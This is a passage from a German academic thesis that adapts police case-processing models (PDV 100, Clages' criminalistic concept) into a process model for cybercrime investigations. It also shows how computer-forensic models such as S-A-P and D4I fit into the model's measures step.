Eine allgemeingültige Aufarbeitung von Cybercrime Delikten ist daher wünschenswert und sollte sich an die sich stetig ändernden Rahmenbedingungen anpassen können. Dies ist im Kontext der kriminalpolizeilichen Lagebewältigung durch die kriminalistische Fallarbeit möglich. Auf Grund der Komplexität von Cybercrime-Delikten, bei denen der Fokus sehr oft auf der Beweislage liegt, also auf die technischen Rahmenbedingungen abgestellt wird, aber selten auf deren ganzheitliche Sicht. Diesen Umstand soll das folgende Kapitel adressieren und eine Adaption der bestehenden kriminalistischen Fallarbeit im Zusammenspiel mit der in der Informationstechnik oft genutzten Vorfallbehandlung zu einer holistischen Herangehensweise vereinen.

3.1 Adaption der kriminalistischen Fallarbeit

Für eine erfolgreiche Umsetzung des Ansatzes ist es wichtig, die vorhandenen Strukturen und Vorgaben bei der polizeilichen Lagebewältigung zu beachten und das entstehende holistische Framework dahingehend einzuordnen. Aus diesem Grund ist es wichtig, ein allgemeingültiges Prozessmodell zu erstellen, welches sich als abstrakte Draufsicht für den Problemlösungsprozess anbietet. Danach müssen die einzelnen Bestandteile des Prozessmodells als separate Prozessbestandteile beschrieben und deren Abarbeitung in einzelnen Ablaufmodellen oder Ablaufprozessen aufgezeigt werden. Für eine beschreibende und zugleich vergleichende Fallbearbeitung ist es zudem wichtig, aufgeführte und untersuchte Prozessbestandteile in einer geeigneten Beschreibungssprache zu überführen, was letztlich der Einordnung in einer Taxonomie entspricht. Zusätzliche kriminalistische und forensische

Gesichtspunkte sollen das Framework ergänzen und dessen Nutzung aufzeigen und vereinfachen.

3.1.1 Modellbeschreibung

Entsprechend der im Abschnitt 2.3.1 „Der kriminalpolizeiliche Problemlösungsprozess“ aufgeführten Ansätze handelt es sich bei der kriminalistischen Fallarbeit immer um die Lösung eines kriminalistischen Problems, welches in aller Regel durch eine zuvor festgestellte Straftat in Erscheinung tritt. Grundsätzlich gibt es im polizeilichen Umfeld sowohl Lösungsstrategien für polizeiliche als auch für kriminalpolizeiliche Problemstellungen. Während jedoch die kriminalpolizeiliche Problemlösung auf das kriminalistische Konzept heruntergebrochen werden kann, werden polizeiliche Lagen auf Grundlage der Polizeidienstvorschriften bewältigt. Diese für die Bundes- wie auch Landespolizeien maßgeblichen Vorschriften sind für die Lagebewältigung in der PDV 100 eingeordnet. Die darin enthaltenen Vorgaben und deren zum Teil nicht öffentlichen Handlungsanleitungen geben den Rahmen für das polizeiliche Handeln vor und sind daher auch für die Anpassung der kriminalistischen Fallarbeit in diesem holistischen Ansatz maßgebend einzuhalten.

3.1.1.1 Einpassung in das Gefüge der PDV 100

Da sich eine Änderung der Polizeidienstvorschriften für die Einführung eines neuen Ansatzes zur Bewältigung von Cybercrime-Delikten als nicht erfolgversprechend darstellt und die allgemeine Akzeptanz der PDV 100 gegeben ist, soll die Einpassung des Prozessmodells in die PDV 100 als Rahmenkonzept geprüft und beschrieben werden. Bei näherer Betrachtung des Problemlösungsansatzes der PDV 100 in Abbildung 27: PDV 100 Anlage 1 fällt auf, dass die Polizeidienstvorschrift zwei Säulen für die Lagebilderstellung beinhaltet. Bei der ersten Säule handelt es sich um die strategische Lagebilderstellung, welche der Ausarbeitung von Phänomenlagen dient. Hierbei werden keine einzelnen Delikte betrachtet, sondern auftretende Häufungen von polizeilich relevanten Ereignissen oder auch langfristig angelegten Maßnahmen für eine präventive Polizeiarbeit oder bevorstehende planbare Einsatzlagen erarbeitet. Die zweite Säule steht für eine operative Lagebilderstellung,

etwa in besonderen Einsatzlagen. Zu diesen zählen letztlich auch die Aufklärung von bekannten Straftaten und die Bewältigung von kriminalpolizeilichen Einsatzlagen. Für die hier zu erarbeitende Prozessmodellerstellung kann auf die *Informationserhebung* zu Beginn einer kriminalpolizeilichen Einsatzlage zurückgegriffen werden, die durch die *Beurteilung der Lage* in eine *Entschlussfassung* mit *Durchführungsplanung* überleitet. Aus der Durchführungsplanung können dann wiederum die *Einsatzmaßnahmen* abgeleitet werden, die in der *Einsatznachbesprechung* auszuwerten sind. In Abbildung 38: Planungs- und Entscheidungsprozess für den Einsatz und die Einsatznachbereitung nach PDV 100 Nr. 1.6.2 mit relevanten Markierungen für die Prozessmodellerstellung durch den Autor sind die relevanten Bestandteile überblicksmäßig aufgezeigt.[365]

[365] Vgl. dazu Thielmann, G.; Kubera, T. (Hrsg.): "Handbuch für Führung und Einsatz der Polizei – Kommentar zur PDV 100" (2023).




Abbildung 38: Planungs- und Entscheidungsprozess für den Einsatz und die Einsatznachbereitung nach PDV 100 Nr. 1.6.2 mit relevanten Markierungen für die Prozessmodellerstellung durch den Autor[366]

Die *Entschlussfassung* und auch die *Entschlussmöglichkeiten* können als Hypothesen und Versionsbildung interpretiert werden, da verschiedene Möglichkeiten für die Problemlösung denkbar sind und im Speziellen zu Beginn der Ermittlungen bei der Straftatenaufklärung unterschiedliche Aufklärungsmöglichkeiten vorhanden sind.

Die beiden ausgenommenen Bestandteile des Planungs- und Entscheidungsprozesses für den Einsatz und die Einsatznachbereitung, im Einzelnen die *Einsatzkonzeption* und auch die *Befehlsgebung*, sind die in der PDV 100 geforderten schriftlichen Bestandteile für Einsatzlagen, die in einer vorgegebenen Form inhaltlich durch die PDV 100 definiert wer-

[366] Entnommen aus Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 12–13.

den. Diese sind für die polizeiliche Lagebewältigung nicht in jeder Einsatzlage vorgeschrieben und werden daher in dem Prozessmodell nicht übernommen, da diese auch nicht zur Konzeption der Bekämpfung von Cybercrime-Delikten zugehörig erscheinen und für deren Umsetzung nicht zwingend notwendig sind.

3.1.2 Einordnung in das kriminalistische Konzept

Neben der Einpassung des Prozessmodells in die PDV 100 als Rahmenkonzept ist es ebenso notwendig zu prüfen, ob die bereits in der kriminalistischen Literatur aufgeführten kriminalistischen Problemlösungsprozesse und das kriminalistische Konzept ebenfalls als Rahmenkonzept ihre Gültigkeit behalten. Dazu wurde der Planungs- und Entscheidungsprozess nach *Clages*[367] überprüft und die für die Prozesserstellung wichtigen Bestandteile herausgesucht. Die für die Prozessmodellerstellung wichtigen Bestandteile sind in der Abbildung 39: Problemlösungsprozess kriminalistischer Fragestellungen nach *Clages* mit relevanten Markierungen für die Prozessmodellerstellung durch den Autor dargestellt.

Der kriminalistische Problemlösungsprozeß beginnt, ebenso wie die Bewältigung der polizeilichen Einsatzlagen, gemäß PDV 100 mit der Informationserhebung, bezeichnet als *Datensammlung*, und einem wichtigen Bestandteil, der *Bewertung des Datenmaterials*, also der vorhandenen Informationen. Anschließend erfolgt die *Analyse* und *Synthese* mit *Hypothesen-/Versionsbildung*. Diese Abarbeitungsschritte führen zur *Zielbildung und Entscheidung*, welche am ehesten mit der Ermittlungs- und Durchführungsplanung gleichgesetzt werden kann und liefert daraus resultierend die *Maßnahmen zur Zielerreichung*.

[367] Vgl. dazu Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 11.




Abbildung 39: Problemlösungsprozess kriminalistischer Fragestellungen nach *Clages* mit relevanten Markierungen für die Prozessmodellerstellung durch den Autor[368]

Unter Beachtung des Problemlösungsprozesses kriminalistischer Fragestellungen nach *Clages* und dem Planungs- und Entscheidungsprozess für den Einsatz und die Einsatznachbereitung nach PDV 100 Nr. 1.6.2, wurde von *Clages* in den Grundsätzen der Kriminalpraxis bereits das kriminalistische Konzept entwickelt. Dieses beschreibt im Kern drei Abschnitte bei der Bewältigung kriminalistischer Einsatzlagen wie in Kapitel 2.3.1.2 aufgezeigt. Auch in diesen finden sich Bestandteile der bereits aufgezeigten Inhalte des zu erstellenden Prozessmodells wieder, welches sich daher auch in dieses Konzept einpassen lässt. Im kriminalistischen Prozess werden jedoch nur die Bereiche der *kriminalistischen Fallanalyse*, der *kriminalistischen Maßnahmen* und der *Durchführungs- und Untersuchungsplanung* berücksichtigt. Die *Beurteilung der Einsatzlage* und auch die *Befehlsgebung* können, wie bereits beim Planungs- und Entscheidungsprozess, für den Einsatz und

[368] Entnommen aus Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 11.

die Einsatznachbereitung nach PDV 100 Nr. 1.6.2 ausgeklammert werden, weil diese hier auch ihr Pendant finden.[369] Die *Berichte und Meldungen* beziehen sich laut *Clages* auf die Berichtspflichten und Meldepflichten gemäß PDV 100, wie etwa die Pflicht zur Meldung zur Kriminalstatistik, und werden daher im Prozessmodell ebenso wenig übernommen.




Abbildung 40: kriminalistisches Konzept nach *Clages* mit relevanten Markierungen für die Prozessmodellerstellung durch den Autor

Die *Einsatznachbereitung und Erfolgskontrolle* schließt, wie auch der Planungs- und Entscheidungsprozess für den Einsatz und die Einsatznachbereitung nach PDV 100 Nr. 1.6.2, mit den notwendigen Bestandteilen das zu erstellende Prozessmodell ab.

[369] Vgl. dazu auch die Ausfertigungen von Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S.15.

3.1.3 Prozessmodell der kriminalistischen Fallarbeit

Bei Zusammenfassung der gewonnen Erkenntnisse aus der Untersuchung der Problemlösungsansätze der Polizeidienstvorschriften und auch des kriminalistischen Problemlösungsprozesses unter Beachtung des kriminalistischen Konzepts können sieben Prozessschritte abgeleitet werden, die in einem Prozessmodell mit Rückkopplung dargestellt werden können (siehe dazu Abbildung 41: Prozessmodell der kriminalistischen Fallarbeit in Cybercrime-Delikten).

Das Prozessmodell beginnt, wie schon auch in den anderen Ansätzen vorgestellt, mit der Informationserhebung bzw. Datensammlung, welche als *Erkenntnis* im Prozessmodell aufgenommen wurde. Nach diesem ersten Schritt im Prozessmodell findet die *Bewertung* der aufgenommenen Informationen statt, welche als Grundlage für die sich anschließende *Analyse* der gewonnen Informationen dient. Bei der Analyse handelt es sich um die Zergliederung, Zerlegung und Beurteilung des Informationspotenzials des Sachverhaltes, sprich der kriminalistischen Fallanalyse.




Abbildung 41: Prozessmodell der kriminalistischen Fallarbeit in Cybercrime-Delikten (eigene Darstellung)

Ausgehend von den gewonnenen Informationen der Analysephase werden bei der *Synthese* logische Zusammenhänge aus einzelnen Analysebestandteilen gezogen und Erklärungen gegeben, Schlussfolgerungen gezogen und Ermittlungshinweise formuliert, was in der Form der kriminalistischen Hypothesen-/Versionsbildung ausgeführt wird.[370]

Die *Durchführungsplanung* beschäftigt sich im vorletzten Viertel mit dem Ableiten und Planen von Prüfungsmöglichkeiten zur Hypothesen- und Versionsprüfung, welche dann in geeignete ermittlungstechnische, kriminaltechnische oder computerforensische *Maßnahmen* überführt werden können.

Die abschließende *Erfolgskontrolle* ermöglicht es, durchgeführte Maßnahmen auf deren faktische Gegebenheit zu prüfen und somit die in der Hypothesen- und Versionsbildung aufgestellten alternativen Fakten auszuschließen, zu falsifizieren oder zu bestätigen und für die weitere Bearbeitung aufzugreifen. Die positive Bestätigung von Hypothesen bzw. Versionen als *Informationszufluss* muss zudem eine Rückkopplung zum Ausgang der Fallbearbeitung ermöglichen, damit eine erneute Bewertung die Fallbearbeitung ergänzt werden kann, um letztendlich eine umfassende Fallaufklärung zu gewährleisten. Hierbei spielt auch eine mögliche *Lagefortschreibung* eine Rolle, in der zusätzliche Informationen in die Bewertung einfließen müssen, die nicht durch die Durchführungsplanung und die darauffolgenden Maßnahmen ermittelt und erhoben wurden, sondern von außen eingebracht werden. Dies können etwa Zeugenmeldungen oder weitere Anzeigen zu ähnlich gelagerten Sachverhalten sein.

Zusätzlich kann die Zuordnung zum kriminalistischen Konzept aufgezeigt werden, welches letztlich auch die Einpassung in die Problemlösungsansätze der Polizeidienstvorschriften und auch des kriminalistischen Problemlösungsprozesses ermöglicht. Hierbei werden die Prozessschritte der *Bewertung*, *Analyse* und *Synthese* der *kriminalistischen Beurteilung der Lage* und die *Durchführungsplanung* mit den abzuleitenden *Maßnahmen* dem *kriminaltaktischen Konzept* zugeordnet.

[370] Siehe dazu auch Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 11.

3.1.4 Einbindung der computerforensischen Untersuchungsmaßnahmen in das Prozessmodell

Für eine erfolgreiche Nutzung des Prozessmodells im Kontext von Cybercrime-Ermittlungen ist es erforderlich, dass bestehende Untersuchungsframeworks bzw. computerforensische Ermittlungs- und Prozessmodelle leicht in den Prozess der kriminalistischen Fallbearbeitung eingebunden werden können. Bestenfalls erfolgt dies, ohne zusätzliche Änderungen bestehender Modelle und Prozesse durchführen zu müssen.

Die Einbindung solcher Untersuchungsprozesse erfolgt im Prozessteil *Maßnahmen* des Prozessmodells der kriminalistischen Fallarbeit. Hierunter fallen prinzipiell alle Maßnahmen, die ermitllungstechnische, kriminaltechnische oder computerforensische Bearbeitungsschritte umfassen. Dazu gehören beispielhaft etwa das Computer Forensic Investigation Process-Modell von *Pollitt* 1995, das DFRWS Investigative Model 2001, das S-A-P Modell von *Geschoneck* 2008 und das D4I-Modell 2020. Dabei können die Maßnahmen aus Einzelmaßnahmen bestehen, aber auch aus einem Pulk von Maßnahmen zusammengesetzt sein. Für jede einzelne Maßnahme muss hierbei aber wieder das jeweilige computerforensische Prozessmodell herangezogen werden.




Abbildung 42: Einbindung des S-A-P Modells in das KFA Prozessmodell[371]

.

[371] Vgl. dazu S-A-P Modell in Geschonneck, A.: "Computer Forensik" (2008), S. 64.

Beispielhaft verdeutlicht Abbildung 42 die Einbindung des S-A-P Modells von *Geschonneck* aus dem Jahr 2008 in das KFA-Prozessmodell und die Einbindung des D4I Investigative Process-Modells, basierend auf dem Cyber Kill Chain von Lockheed Martin in Abbildung 43.




Abbildung 43: Einbindung des D4I Modells in das KFA Prozessmodell[372]

Eine Vermischung von unterschiedlichen Prozessmodellen für die Abarbeitung innerhalb des KFA-Prozessmodells ist ebenfalls möglich, da die einzelnen Maßnahmen nicht miteinander gekoppelt sind und spezifische Maßnahmeschritte für die Feststellung des Wahrheitsgehalts von Hypothesen- bzw. Versionen auf unterschiedliche Art und Weise ermittelt werden kann. Auf Grundlage einer gerichtsfesten Abarbeitung von Maßnahmen ist dabei die genutzte Prozesskette austauschbar, da innerhalb von strafrechtlichen Ermittlungen computerforensische Maßnahmen alle zum gleichen Ergebnis führen sollten, um als Beweismittel zugelassen zu werden.[373] Eine solche Vermischung ist zum Beispiel denkbar, wenn computerforensische Beweise von unterschiedlichen Behörden akquiriert und übermittelt werden. Ebenso kann es vorkommen, das Beweismittel von anderen Polizeien und Law Enforcement Agencies außerhalb der Bundesrepublik Deutschland erhoben werden,

[372] Vgl. dazu Dimitriadis, A. et al: "D4I – Digital forensics framework for reviewing and investigating cyber attacks" (2020), S. 4.
[373] Siehe dazu auch die Ausführungen zum Daubert Test unter Justia: "Daubert v. Merrell Dow Pharmaceuticals, Inc." (1992).

welche generell andere Prozessschritte für die Akquise von computerforensischen Beweismitteln nutzen, wie dies etwa bereits im D4I-Prozessmodell unter Kapitel 2.2.3.1 aufgegriffen wurde.

3.1.5 Anpassung der Analyse, Synthese und Untersuchungsplanung für Cybercrime Ermittlungen

Unter Betrachtung der kriminalistischen Fallbearbeitung als Problemlösungsprozess, kann diese mit den bereits vorgestellten theoretischen Prozessmodellen der Cybercrime und Sicherheitsvorfallbehandlung und auch des Threat Modelling verglichen, ausgebaut und entsprechend erweitert werden. Ein Ansatz dazu wurde bereits im vorherigen Kapitel aufgegriffen.

Die vorgestellten forensischen und investigativen Modelle sind sehr stark an deren technische Basis angelehnt und sind daher im Wesentlichen auf das eine, einzelne Ereignis fokussiert. Einige der Modelle betrachten grundlegend nur einen Ausschnitt einer Vorfallbehandlung und modellieren hierbei auch nur die obersten Ebenen. Dabei handelt es sich meist um eher technische Untersuchungen und deren Prozessbestandteile für eine computerforensische Umsetzung. Zum Vergleich kann hier etwa das NIST-Modell oder aber auch das S-A-P genannt werden.

Allein die bereits im Abschnitt 2.2.1.6 aufgeführten W-Fragestellungen einer forensischen Untersuchung aus dem BSI-Modell des forensischen Prozesses zielen auf eine umfassendere Vorfalluntersuchung ab. Jedoch beschränken sich die erhobenen Informationen für die Beantwortungen der Fragestellung jeweils wiederum nur auf die computerforensische Untersuchung bzw. die Zusammenfassung einzelner computerforensischer Untersuchungen. Für eine Beantwortung der aufgeworfenen Fragestellungen bedarf es einer erweiterten Untersuchung, auch abseits der technisch forensischen Prozesse.

Laut dem KFA-Prozessmodell beginnt die kriminalistische Beurteilung der Lage nach Bekanntwerden eines strafrechtlichen Ereignisses mit der Analyse und Bewertung vorhandener Informationen. Hierbei werden die vorhandenen Informationen aufgeführt und

entsprechend der 4X4-Methode[374] in Quellenzuverlässigkeit und Informationsherkunft unterteilt bewertet, wie dies im Abschnitt 2.3.3.2 „Bewertung von Informationen als Grundlage für die Fallanalyse“ aufgeführt ist. Diese Bewertungsgrundlage ist maßgeblich für eine qualitative Beurteilung von Daten und deren Priorisierung bei der späteren Untersuchungsplanung.

